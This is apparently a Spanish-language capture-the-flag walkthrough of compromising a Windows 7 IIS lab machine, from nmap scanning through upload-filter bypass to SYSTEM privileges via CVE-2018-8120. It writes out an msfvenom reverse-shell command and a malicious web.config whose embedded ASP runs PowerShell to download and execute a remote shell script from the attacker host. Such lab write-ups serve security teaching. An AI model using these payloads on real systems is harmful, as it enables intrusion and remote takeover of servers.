

Ensalá Papas




Realizamos el escaneo nmap para averiguar que puertos tiene abiertos.

```
└─$ ../../obtain_data.sh 192.168.16.5
The ip_address '192.168.16.5' is valid
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 22:19 CET
Nmap scan report for 192.168.16.5
Host is up (0.00034s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS7
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:C0:2D:CA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2
008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.
1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8,
or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


Se intenta revisar si tiene el modo debug activado dentro del puerto 80 puesto que tiene la versión httpd 7.5 pero en este caso no lo tiene activado.



Realizamos un escaneo con gobuster enfocándonos en los tipos de ficheros comunes en asp.net obteniendo así una url interesante.



Accedemos a la url encontrada y vemos que es un formulario donde podemos subir ficheros.



A continuación, se prueba a subir el script para generar una reverse shell tanto en formato .aspx como .jpg. Pudiendo solo subir el jpg por restricciones del servidor.


```
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.16.37 LPORT=9999 -f aspx -o rv.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of aspx file: 2753 bytes
Saved as: rv.aspx
```

```
┌──(kali㉿kali)-[~/ensalaPapas]
└─$ mv rv.aspx rv.jpg
```


Algo en lo cual no caímos es que una vez subido cualquier fichero no sabemos dónde se aloja. Es por eso que mirando en el código fuente de la url zoc.aspx en la última linea del html vemos un comentario con el directorio donde se almacena los ficheros subidos.

```
122
123
124
125
126 <!-- /Subiditosdetono -->
```


Si accedemos al directorio vemos como existe el fichero web.config y dos ficheros que subimos realizando pruebas.



Realizando búsquedas por internet encontramos un web.config el cual genera una especie de formulario por el cual podremos ejecutar comandos.




Editamos el script para generar únicamente la “revershell” y mantener el formato del .config




```
$ cat shell.config
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir
%\system32\inetsrv\asp.dll" resourceType="Unspecified" requireAccess="Write" preCondition="bitness64" /
>
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
   <appSettings>
</appSettings>
</configuration>
<%
Set obj = CreateObject("WScript.Shell")
obj.Exec("cmd /c powershell iex (New-Object Net.WebClient).DownloadString('http://192.168.16.37/ensalaP
apas/Invoke-PowerShellTcp.ps1')")
%>
```


Nos admite la subida del archivo.




Accedemos a la url.




Realizando rutas absolutas podemos adquirir la flag de user.




Como trabajar así nos limita y no es comodo, vamos a genera un revershell .exe con msfvenom.



Abrimos como siempre un servidor http para poder compartir el ejecutable generado.




Con certutil podemos descargar desde la máquina atacante el ejecutable (previamente creamos en el directorio temp de la víctima una carpeta para guardar lo que nos haga falta).




Llamamos al ejecutable con ruta absoluta.


Ponemos la máquina atacante a la escucha.



Obtenemos la shell.




Buscamos información del sistema y encontramos que la versión 6.1.7600. Buscando por internet vemos que es bastante vulnerable.




Buscando por internet encontramos el siguiente repositorio de github:

https://github.com/SecWiki/windows-kernel-exploits/tree/master/CVE-2018-8120


En el cual lo que debemos realizar es lo siguiente, descargar el ejecutable .exe que sea adecuado para el sistema de la víctima (nuestro caso x64). Una vez descargado y pasarlo a la víctima debemos ejecutar el ejecutable y justo después el comando que queramos, de esta forma y tal como pone el ejemplo todo lo que ejecutemos después del ejecutable se hará con privilegios de system.




Usage




webshell



Probamos el ejemplo y comprobamos que efectivamente todo lo que ejecutamos después del ejecutable se ejecuta con los máximos privilegios.



Sabiendo esto, vamos a abrir otra pestaña/ventana en nuestra máquina atacante para volver a realizar la escucha puesto que vamos a ejecutar la shell que teníamos de antes pero después de ejecutar el comando visto ahora para que nos genere así una shell con máximos privilegios.



Una vez escalado, solo nos queda ir a por la flag.